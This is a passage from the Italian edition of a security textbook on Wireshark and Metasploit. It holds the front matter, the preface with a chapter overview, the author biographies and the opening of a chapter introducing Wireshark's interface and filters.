
JESSEY BULLOCK, JEFF T. PARKER

Wireshark e Metasploit




Dall'analisi di rete alle tecniche di attacco e di difesa

APOGEO

JESSEY BULLOCK, JEFF T. PARKER

Wireshark e Metasploit



Dall'analisi di rete alle tecniche di attacco e di difesa

APOGEO

Wireshark e Metasploit

Dall'analisi di rete alle tecniche di attacco e di difesa

Jessey Bullock
Jeff T. Parker

APOGEO

© Apogeo - IF - Idee editoriali Feltrinelli s.r.l.
Socio Unico Giangiacomo Feltrinelli Editore s.r.l.

ISBN edizione cartacea: 9788850334421

English language edition, entitled "Wireshark for Security Professionals", by Jessey Bullock and Jeff T. Parker. Copyright (c) 2017 John Wiley & Sons, Inc., Indianapolis, Indiana. All rights reserved. This translation published under license with the original publisher John Wiley & Sons. Inc.

IF – Idee editoriali Feltrinelli srl, gli autori e qualunque persona o società coinvolta nella scrittura, nell'editing o nella produzione (chiamati collettivamente "Realizzatori") di questo libro ("l'Opera") non offrono alcuna garanzia sui risultati ottenuti da quest'Opera. Non viene fornita garanzia di qualsivoglia genere, espressa o implicita, in relazione all'Opera e al suo contenuto. L'Opera viene commercializzata COSÌ COM'È e SENZA GARANZIA. In nessun caso i Realizzatori saranno ritenuti responsabili per danni, compresi perdite di profitti, risparmi perduti o altri danni accidentali o consequenziali derivanti dall'Opera o dal suo contenuto.

Il presente file può essere usato esclusivamente per finalità di carattere personale. Tutti i contenuti sono protetti dalla Legge sul diritto d'autore.

Nomi e marchi citati nel testo sono generalmente depositati o registrati dalle rispettive case produttrici.

L'edizione cartacea è in vendita nelle migliori librerie.

~

Sito web: www.apogeonline.com

Scopri le novità di Apogeo su Facebook

Seguici su Twitter @apogeonline

Collegati con noi su LinkedIn

Rimani aggiornato iscrivendoti alla nostra newsletter

Alla mia amata moglie Heidi,
alla mia famiglia, ai miei amici
e a tutti quelli da cui ho avuto
l'opportunità di imparare.
Jessey

A mia madre. Grazie.
Jeff

Benvenuti a *Wireshark e Metasploit*. Scrivere questo libro è stato entusiasmante: è stato il lavoro combinato di più persone di formazione diversa (dalla sicurezza allo sviluppo del software, dallo sviluppo online di laboratori virtuali all'insegnamento) e il risultato dovrebbe essere di interesse per molti.

Wireshark è *lo* strumento per catturare e analizzare traffico di rete. Inizialmente si chiamava Ethereal, ma poi il nome è stato modificato nel 2006 e ora Wireshark è un programma consolidato e rispettato. Ma sono cose che già sapete, altrimenti perché avreste investito tempo e denaro in questo libro? Sicuramente siete qui per capire meglio come Wireshark possa semplificare il vostro lavoro e rendere più efficaci le vostre competenze.

Rassegna del libro e della tecnologia

Questo libro spera di raggiungere tre obiettivi.

- Ampliare le competenze dei professionisti della sicurezza informatica grazie a Wireshark.
- Fornire risorse di apprendimento, fra cui laboratori ed esercizi, per applicare quello che imparerete.
- Dimostrare come Wireshark sia di aiuto in situazioni reali mediante lo scripting con Lua.

Non dovrete solo leggere, ma fare. Qualsiasi libro può raccontare quanto possa essere meraviglioso Wireshark, ma questo vi dà anche la possibilità di esercitare le vostre abilità, di perfezionare le vostre competenze e di padroneggiare le caratteristiche di Wireshark.

Queste possibilità hanno varie forme. In primo luogo, per applicare quello di cui si parla nel testo, farete esercitazioni in un laboratorio. Costruirete l'ambiente di laboratorio agli inizi del libro e lo utilizzerete nei capitoli seguenti. La seconda possibilità è alla fine di ogni capitolo (tranne l'ultimo), con esercizi che si basano sul laboratorio per mettervi ulteriormente alla prova, senza che qualcuno vi tenga per mano. Fra esperimenti di laboratorio ed esercizi, il tempo che passerete con Wireshark vi darà la certezza che quello della lettura sia tempo ben speso.

L'ambiente di laboratorio è stato creato mediante la tecnologia di containerizzazione, e il risultato è un ambiente virtuale piuttosto leggero che potrete installare ed eseguire sul vostro sistema. Tutto l'ambiente è stato pensato specificamente perché possiate mettere in pratica i contenuti del libro. Il laboratorio è stato sviluppato ed è manutenuto da uno degli autori, Jessey Bullock. Il codice sorgente per le esercitazioni è disponibile online (i dettagli sono nel Capitolo 2).

In breve, il libro è una guida a Wireshark orientata alla pratica, creata per voi, professionisti della sicurezza informatica. Gli esercizi vi aiuteranno a continuare a migliorare la vostra conoscenza di Wireshark molto oltre l'ultima pagina.

Come è organizzato il libro

La struttura del libro si basa sul presupposto che il lettore parta dall'inizio e proceda con ordine. I tre capitoli iniziali introducono non solo Wireshark ma anche la tecnologia utilizzata per il laboratorio,

nonché i concetti di base necessari. I lettori che già conoscono Wireshark dovranno comunque leggere il capitolo sull'installazione del laboratorio, poiché i capitoli successivi dipendono da quello. I primi tre capitoli sono necessari per poter utilizzare al meglio quelli che seguono.

La maggior parte del libro è poi strutturata in modo da analizzare Wireshark nel contesto della sicurezza informatica. Che si parli di catture, di analisi o di conferme degli attacchi, i contenuti del libro e le esercitazioni di laboratorio sono stati pensati in funzione dei professionisti della sicurezza.

L'ultimo capitolo riguarda Lua, il linguaggio di scripting che aumenta molto la flessibilità di Wireshark come potente analizzatore di rete. Inizialmente avevamo disperso gli script di Lua nei vari capitoli, ma poi abbiamo deciso di riunirli in un capitolo a sé stante, pensando che in fondo non tutti i lettori saranno anche programmatori.

Ecco una breve panoramica dei contenuti del libro.

- Il Capitolo 1, *Introduzione a Wireshark*, è per chi ha poca o nessuna esperienza con Wireshark. L'obiettivo principale è aiutarvi a non avere timore, introdurre l'interfaccia e mostrare come Wireshark possa esservi amico.
- Il Capitolo 2, *Configurazione del laboratorio*, non va assolutamente saltato. Partendo dalla impostazione di una macchina virtuale, vedremo poi come installare il W4SP Lab, che poi userete molte volte nei capitoli successivi.
- Il Capitolo 3, *Elementi fondamentali*, affronta i concetti di base e si divide in tre parti, relative rispettivamente alle reti, alla sicurezza delle informazioni e all'analisi dei pacchetti. Immaginiamo che molti lettori conoscano già uno o due di questi campi, ma il capitolo non dà nulla per scontato.

- Il Capitolo 4, *Cattura dei pacchetti*, analizza le catture di rete, ovvero la registrazione dei pacchetti di rete. Entreremo in profondità nei modi in cui Wireshark cattura, manipola e interpreta i pacchetti. Discuteremo anche di come lavorare con i molti tipi di dispositivi che si incontrano in una rete.
- Il Capitolo 5, *Diagnosi degli attacchi*, usa il W4SP Lab per ricreare vari tipi di attacchi che si possono incontrare facilmente nel mondo reale: attacchi Man-in-the-Middle, *spoofing* di vari servizi, attacchi di tipo Denial of Service e altri ancora.
- Il Capitolo 6, *Wireshark offensivo*, parla ancora di traffico maligno, ma assumendo il punto di vista dell'hacker. Verranno utilizzati ancora ampiamente Wireshark e il W4SP Lab per il lancio, il debug e la comprensione di exploit.
- Il Capitolo 7, *TLS, USB, keylogger e grafici di rete*, passa in rassegna varie attività in cui si può far leva su Wireshark. Dalla decifrazione di traffico SSL/TLS alla cattura di traffico USB su più piattaforme, l'obiettivo sarà dimostrare cose che potrete poi usare ovunque.
- Il Capitolo 8, *Scripting con Lua*, contiene circa il 95 per cento degli script del libro. Si apre con i concetti fondamentali dello scripting e l'impostazione di Lua, per chi lavora su Windows e per chi lavora su Linux. Gli script partono dall'inevitabile "Hello, World", ma arrivano al conteggio di pacchetti e ad argomenti molto più complessi. Vedremo come gli script possano modificare l'interfaccia grafica di Wireshark e si possano eseguire da riga di comando.

Per chi è questo libro

Dire che questo libro è per i professionisti della sicurezza può essere abbastanza specifico per chi in generale si occupa di IT, ma ancora un po' troppo generico per chi è di questo settore. Molti di noi si specializzano in qualche modo, e ci identifichiamo in base al ruolo o a ciò che ci appassiona: siamo amministratori di sistema o tecnici della sicurezza di rete, analisti di malware o responsabili della risposta agli incidenti.

Wireshark non è limitato a uno o due di questi ruoli. Possono aver bisogno di Wireshark i penetration tester come gli hacker etici, ruoli proattivi e impegnati. Ma anche gli analisti forensi, i verificatori di vulnerabilità e gli sviluppatori trarranno vantaggio dalla conoscenza di Wireshark, come mostreremo nei vari esempi.

Per quanto riguarda le conoscenze del lettore, il libro non dà nulla per scontato. Le specializzazioni nel campo della sicurezza sono abbastanza varie, per cui chi ha quindici anni di esperienza in un settore può essere del tutto alle prime armi in un altro. Wireshark ha un valore per tutti, ma richiede una conoscenza di base delle reti, della sicurezza e del funzionamento dei protocolli. Il Capitolo 3 servirà proprio a far sì che tutti i lettori abbiano a disposizione le informazioni indispensabili.

Nel seguito del libro, Wireshark verrà usato in contesti diversi, ma non sono richieste conoscenze specifiche per la comprensione degli argomenti o per un uso efficace del laboratorio. Per esempio, gli strumenti utilizzati nel Capitolo 6, *Wireshark offensivo*, saranno magari già noti ai penetration tester, ma il testo non presuppone alcuna esperienza e le istruzioni saranno comprensibili a tutti.

Per riepilogare: ci rendiamo conto che nel campo della sicurezza i ruoli possono essere molto diversi e che ciascuno ha un diverso livello di esperienza. Magari già ricoprite uno di questi ruoli e volete usare di più Wireshark, oppure state per assumere un nuovo ruolo e vi rendete

conto che Wireshark è uno strumento essenziale. In ogni caso, il libro fa per voi.

Gli strumenti di cui avrete bisogno

L’unico strumento necessario per questo libro è un sistema. Il sistema non deve essere particolarmente potente; l’ideale è che sia una macchina che non abbia molti anni. Userete il sistema per la prima volta nel Capitolo 2; installerete e configurerete una macchina virtuale, poi su quella installerete il laboratorio.

Ovviamente, il libro può essere utile anche a chi non ha a disposizione un sistema, ma questo è necessario per seguire le esercitazioni di laboratorio presentate in tutto il testo.

Che cosa c’è sul sito web

Il sito web principale per questo libro è il repository GitHub per il codice del W4SP Lab. Il repository e i suoi contenuti sono illustrati nel Capitolo 2, dove scaricherete e costruirete l’ambiente del laboratorio virtuale.

Altri siti web sono citati nel corso del libro, in particolare come fonte di ulteriori risorse. Alcuni siti, per esempio, offrono centinaia di file di catture di rete, disponibili per l’analisi.

Riepilogo

Speriamo vorrete affrontare il libro e che troverete utili il testo, i suoi materiali e il laboratorio. Ci siamo impegnati molto, con l’unico desiderio di creare una risorsa che motivasse più persone a conoscere meglio Wireshark. Essendo a nostra volta professionisti della sicurezza informatica, abbiamo costruito questo libro per i nostri colleghi.

Jessey Bullock è un tecnico della sicurezza con una esperienza diversificata, avendo lavorato sia come consulente per la sicurezza sia come membro di team di sicurezza interni. Ha iniziato nel supporto all'amministrazione di rete, mentre cercava di entrare nel settore della sicurezza, e Wireshark è sempre stato parte integrante dei suoi strumenti. Ha affinato le sue varie competenze in numerosi ambiti, dall'energia alla finanza, e ha lavorato addirittura per una società produttrice di giochi

Fra le sue competenze rientra una profonda conoscenza della *offensive security* e dell'*application security*. Da consulente, è stato coinvolto in ogni genere di attività, dalla risposta agli incidenti al test di dispositivi incorporati. Attualmente si è concentrato sulla sicurezza applicativa e ha un profondo interesse per l'estensione dei test di sicurezza, mentre fornisce quotidianamente il supporto di sicurezza agli sviluppatori ed esegue valutazioni di prodotti sviluppati internamente.

Nel tempo libero, si diverte a giocare con il figlio, a scrivere ogni tanto codice Python e a fare l'amministratore di sistema per il ristorante della moglie.

Jeff T. Parker è un professionista della sicurezza e redattore tecnico. I suoi vent'anni di esperienza sono iniziati alla Digital Equipment Corporation; poi è passato alla Compaq e alla Hewlett Packard, dove ha fornito principalmente consulenze su ambienti d'impresa complessi.

Durante gli anni alla HP, il suo interesse principale si è spostato dai sistemi alla sicurezza. Solo la sicurezza dell'IT ha soddisfatto il suo insaziabile appetito per lo studio e la condivisione. Superata la fase del "prendi il maggior numero di certificazioni che puoi", Jeff è particolarmente orgoglioso del suo servizio ai clienti, fra i quali vi sono agenzie dell'Onu, servizi governativi e grandi aziende.

Jeff si è laureato in materie molto lontane dall'IT, ma si diverte solo nel suo laboratorio domestico. Vive con la famiglia a Halifax, Nova Scotia, Canada. Per la conclusione di questo lavoro ha programmato l'inizio di un nuovo progetto, di cui è entusiasta: addestrare un cucciolo.

Il revisore tecnico

Rob Shimonski (www.shimonski.com) è autore di bestseller e redattore con oltre vent'anni di esperienza nello sviluppo, la produzione e la distribuzione di prodotti stampati sotto forma di libri, riviste e periodici, e lavora da oltre 25 anni nel campo dell'Information Technology. Finora ha contribuito alla creazione, come autore e redattore, di oltre 100 volumi attualmente in circolazione. Ha fatto esperienze molto varie nel settore dell'editoria, ricoprendo ruoli di autore, co-autore, revisore tecnico, redattore ed editor. Ha lavorato per molte aziende, fra cui CompTIA, Cisco, Microsoft, Wiley, McGraw Hill Education, Pearson, la National Security Agency e l'esercito degli Stati Uniti.

Come guru di Wireshark, la sua esperienza risale ai primi passi di questa applicazione. Avendo lavorato con Ethereal e vari altri strumenti di cattura dei pacchetti, Rob ha potuto vedere da vicino come Wireshark si sia evoluto fino a diventare quello strumento eccezionale che è oggi. Ha colto questa evoluzione anche in varie

pubblicazioni, fra cui *Sniffer Pro: Network Optimization and Troubleshooting Handbook* (Syngress, 2002) e *The Wireshark Field Guide: Analyzing and Troubleshooting Network Traffic* (Syngress, 2013). Nel 2015 ha lavorato anche con INE.com per creare una serie di video sull'uso di Wireshark. Nel 2016 ha concentrato le sue energie nell'aiutare altri autori a sviluppare i propri lavori, per garantire la precisione tecnica in temi avanzati nell'ambito del toolset di Wireshark. Rob è anche Wireshark Certified Network Analyst (WCNA) e Sniffer Pro SCP.

Ringraziamenti

Questo libro deve molto agli straordinari sviluppatori della suite Wireshark, così come agli sviluppatori di Metasploit, Lua, Docker, Python e a tutti gli altri sviluppatori open-source che rendono accessibile una tecnologia stupefacente. Grazie anche a tutti alla Wiley per avermi seguito, in particolare a John Sleeva e Jim Minatel, e a Rob Shimonski, il fantastico revisore tecnico che ha contribuito a rendere il libro corretto e utile. Un grazie particolare al mio co-autore Jeff Parker, per aver raccolto la sfida di scrivere questo libro. Lavorare insieme è stato splendido e a lui va il grandissimo merito di aver contribuito a rendere possibile questo progetto.

Vorrei ringraziare anche Jan Kadijk, John Heasman, Jeremy Powell, Tony Cargile, Adam Matthews, Shaun Jones e Connor Kennedy per aver fornito idee e sostegno.

Jessey

Un applauso al team della Wiley, Jim Minatel, John Sleeva e Kim Heusel, per la loro dedizione nel portare a compimento questo libro. Un grande ringraziamento a Rob Shimonski, il revisore tecnico, che con grande pazienza ha fatto sì che non vi fossero lacune né elementi di confusione.

Grazie a Jessey, guru di W4SP Lab, che ha immaginato questo libro, per la sua cortesia e la collaborazione. Il suo impegno si conclude con un volume e risorse online di cui possiamo entrambi essere orgogliosi.

Grazie a Carole Jelen, mia agente letteraria nella California meridionale, da cui hanno origine tutte le opportunità. Sei una fonte infinita di crescita e hai la mia profonda gratitudine. Grazie, Carole!

Il grazie più grande va a mia moglie, la mia migliore amica. Le sono grato per la sua pazienza e il suo sostegno. Per i nostri due figli, papà è tornato ed è pronto per giocare (e per fare le ricerche per il prossimo libro).

Jeff

Introduzione a Wireshark

Questo capitolo tratta tre argomenti generali. Nella prima parte, vedremo per che cosa si usa Wireshark e quando usarlo.

La seconda parte introduce l'interfaccia utente grafica (GUI). La GUI per Wireshark può sembrare molto complessa, inizialmente, perciò vogliamo subito prendere confidenza con la sua struttura. Individuiamo le diverse aree dell'interfaccia, vediamo in che rapporto stanno fra loro e i motivi per cui abbiamo bisogno di ciascuna. Analizziamo anche come e quando ogni parte dell'interfaccia contribuisce a ottenere il massimo dall'uso di Wireshark.

Nella terza parte del capitolo, analizziamo come Wireshark filtra i dati presentati sull'interfaccia. Una buona conoscenza dell'interfaccia vi aiuterà ad apprezzare tutti i dati presentati, ma la quantità dei dati può essere comunque schiacciante. Wireshark offre modi per filtrare o separare ciò di cui si ha bisogno da tutto il resto che viene presentato. L'ultima parte tratta di quattro diversi tipi di filtri e di come sia possibile personalizzarli.

Wireshark può sembrare uno strumento complicato, ma alla fine di questo primo capitolo speriamo che vi sentirete molto più a vostro agio con le sue finalità, la sua interfaccia e la sua capacità di presentarvi quello che volete vedere.

Che cos'è Wireshark?

Wireshark, fondamentalmente, è uno strumento per comprendere i dati che si catturano da una rete. I dati catturati vengono interpretati e presentati in forma di pacchetti individuali per l'analisi, tutto entro Wireshark. Come probabilmente già sapete, *pacchetti* sono i blocchi di dati che si propagano su una rete. (Tecnicamente, a seconda del contesto in cui nel sistema sono interpretati i dati, i blocchi sono chiamati *frame*, *datagrammi*, *pacchetti* o *segmenti*, ma per il momento useremo semplicemente il termine "pacchetti".) Wireshark è un analizzatore di rete e di protocollo, liberamente scaricabile e utilizzabile su molte piattaforme diverse, molte versioni di Unix e Windows.

Wireshark cattura i dati da un'interfaccia di rete e poi suddivide ciò che ha catturato in frame, segmenti e pacchetti, stabilendo dove iniziano e finiscono. Poi interpreta e presenta i dati nel contesto di indirizzamento, protocolli e dati. È possibile analizzare immediatamente le catture oppure salvarle per caricarle in seguito e per condividerle con altri. Perché Wireshark possa vedere e catturare tutti i pacchetti, non solo quelli che coinvolgono il sistema di cattura, l'interfaccia di rete è posta in *modalità promiscua* (detta anche *modalità monitor*) nel contesto della cattura su una rete wireless. Infine, ciò che vi dà la capacità di analizzare i pacchetti in Wireshark sono i *dissettori*. Tutti questi elementi di base sono analizzati più approfonditamente nel Capitolo 4, quando parleremo di "sniffing" o cattura dei dati, e di come i dati catturati vengono interpretati.

Un momento ideale per usare Wireshark?

Wireshark è uno strumento di enorme potenza con funzionalità profonde e complesse. È in grado di gestire un'ampia gamma di protocolli noti (e non noti) ma, anche se la gamma delle funzionalità è vasta, si orientano quasi tutte a un solo scopo: catturare pacchetti e

analizzarli. La possibilità di prendere bit e byte e di presentarli in un formato organizzato, familiare e leggibile da un essere umano è ciò che porta molti a pensare di usare Wireshark.

Prima di lanciare Wireshark, è importante capire quando usarlo e quando non usarlo. Certo, è un grande strumento ma, come ogni strumento, è meglio usarlo quando è lo strumento giusto per il lavoro da fare.

Ecco alcune situazioni in cui l'uso di Wireshark è l'ideale:

- per cercare la causa di un problema noto;
- per cercare un determinato protocollo o un determinato flusso fra dispositivi;
- per analizzare tempi specifici, flag di protocollo o bit in rete.

Anche se non è l'ideale, Wireshark può essere usato anche:

- per scoprire quali dispositivi o quali protocolli siano i top talker;
- per avere un'immagine grezza del traffico di rete;
- per seguire una conversazione fra due dispositivi.

Pensiamo di aver dato l'idea: Wireshark è l'ideale per stabilire la causa di fondo di un problema noto. Pur non essendo l'ideale per esaminare il traffico di rete o dare valutazioni di alto livello sulla rete, ha alcune caratteristiche che mostrano anche queste statistiche. Wireshark però non può e non deve essere il primo strumento a cui si pensa nelle fasi iniziali di scoperta di un problema. Chi apra Wireshark per esplorare l'elenco dei pacchetti e valutare la salute della rete ne sarebbe presto sopraffatto. Wireshark è invece per i risolutori di problemi, per gli investigatori che conosco già bene i loro sospetti.

Evitare di lasciarsi sopraffare

La maggior parte delle persone che si allontana da Wireshark lo fa perché lo trova opprimente, dopo poche esperienze soltanto. Definirlo opprimente però è fuorviante: quel che paralizza in realtà i nuovi utenti è il traffico, l'elenco dei pacchetti che si propagano, *non* le funzionalità dell'applicazione. Ed è vero, se si comincia una cattura e i pacchetti scorrono in tempo reale, si resta sicuramente intimiditi. (Ma è a questo che servono i filtri!)

Per evitare di lasciarvi sopraffare, tenete conto di due aspetti di Wireshark *prima* di buttarvi a usarlo.

- *L'interfaccia*: come è organizzata e perché.
- *I filtri*: come operano per mostrarvi quello che volete.

Una volta che avrete dato un rapido sguardo all'interfaccia e a come scrivere un filtro, Wireshark di colpo appare intuitivo e mostra la sua potenza, senza il fattore "paura". E su questo ci concentreremo nel resto del capitolo.

Le sezioni che seguono trattano gli aspetti più importanti con cui dovete trovarvi subito a vostro agio nell'uso di Wireshark. Se già conoscete lo strumento e i filtri, potete dare una scorsa al capitolo come ripasso, per essere sicuri di essere ben sintonizzati per il resto del libro.

L'interfaccia utente di Wireshark

Cominciamo con l'affollata GUI di Wireshark, che è ricchissima di elementi. Diamo una panoramica ad alto livello di dove bisogna guardare per cominciare a vedere dati di pacchetti. Dopo la cattura dei pacchetti, vedremo le caratteristiche più potenti di Wireshark, a partire dai dissettori. In Wireshark, i *dissettori* sono quelli che effettuano l'analisi sintattica di un protocollo e lo decodificano per presentarlo sull'interfaccia. Consentono a Wireshark di dare un contesto ai bit e

byte grezzi che fluiscono sul collegamento, visualizzandoli in modo più significativo per l'analista umano. Concludiamo poi il capitolo parlando dei vari filtri disponibili per aiutarci a delimitare solo i dati di rete a cui siamo interessati e concentrarci su di essi.

Sulla schermata iniziale di Wireshark compaiono le scorciatoie che si possono usare per iniziare una nuova cattura o aprire un precedente file di cattura. Per la maggior parte di chi è alle prime armi, il pulsante *Capture* con il suo colore brillante è l'opzione più attraente. L'avvio di una cattura porta a un turbine di pacchetti che scorrono, una vista scoraggiante per il neofita. Ma torniamo alla schermata iniziale: esistono anche collegamenti a documentazione online che si può usare per stabilire come svolgere una determinata attività.

Nella parte superiore della schermata (Figura 1.1), si trova la barra dei menu, nel formato classico che probabilmente conoscete già bene. Questi menu hanno impostazioni e elementi, come le statistiche, a cui si può accedere quando necessario. (Non preoccupatevi, non siamo particolarmente interessati alle statistiche.) Sotto questi menu si trova la barra degli strumenti principale, con icone di accesso rapido alle funzionalità che userete più spesso nell'analizzare il traffico di rete. Fra queste icone vi sono quelle per avviare e fermare una cattura e i vari pulsanti di navigazione per spostarsi fra i pacchetti catturati. I pulsanti sono normalmente offuscati (in grigio) se non sono applicabili o utilizzabili: per esempio quando non c'è ancora una cattura.

Le icone cambiano nel tempo, da versione a versione. Nel momento in cui è stato scritto questo libro, la pinna di squalo in blu avvia una cattura e il quadrato rosso la ferma. La pinna di squalo è grigia finché non è stata scelta l'interfaccia di rete, cosa che vedremo tra breve. Notate inoltre che l'area di questa barra degli strumenti dà un'indicazione visiva del processo di cattura. Nella Figura 1.1 molte opzioni sono offuscate perché ancora non è stata fatta una cattura (o la

cattura non è completa). Procedendo nel capitolo, fate attenzione a quest'area per capire come si modifica e come rispecchia i vari stati di cattura. Per molti aspetti, Wireshark offre un'esperienza utente intuitiva.




Figura 1.1 La schermata iniziale di Wireshark.

La barra degli strumenti *Filter*, che si trova sotto la barra principale, è una parte fondamentale dell'interfaccia di Wireshark. Vi innamorerete subito di questo piccolo riquadro, perché vi troverete spesso affogati in un torrente di traffico. La barra dei filtri consente di eliminare tutto ciò che non è interessante per il compito che ci si è prefissi e presenta solo ciò che si cercava (o elimina ciò a cui non si era interessati). Si possono indicare nella casella di testo *Filter* filtri che aiutano a entrare in profondità nei pacchetti che si vedono nel pannello *Packet List*. Parleremo più a fondo dei filtri in questo capitolo, per ora fidatevi: saranno i vostri migliori amici.

Pannello Packet List

La parte più ampia al centro dell'interfaccia è riservata all'elenco dei pacchetti, che mostra tutti i pacchetti catturati e informazioni utili, come l'IP di origine e di destinazione, e la differenza temporale fra i momenti in cui i pacchetti sono ricevuti. Wireshark permette di usare i colori per codificare i vari pacchetti e rendere più facile l'ordinamento del traffico e la risoluzione dei problemi. Potete aggiungere colori personalizzati per i pacchetti che vi interessano, e le colonne nel pannello *Packet List* visualizzano informazioni utili come il protocollo, la lunghezza del pacchetto e altre informazioni specifiche per il protocollo (Figura 1.2).

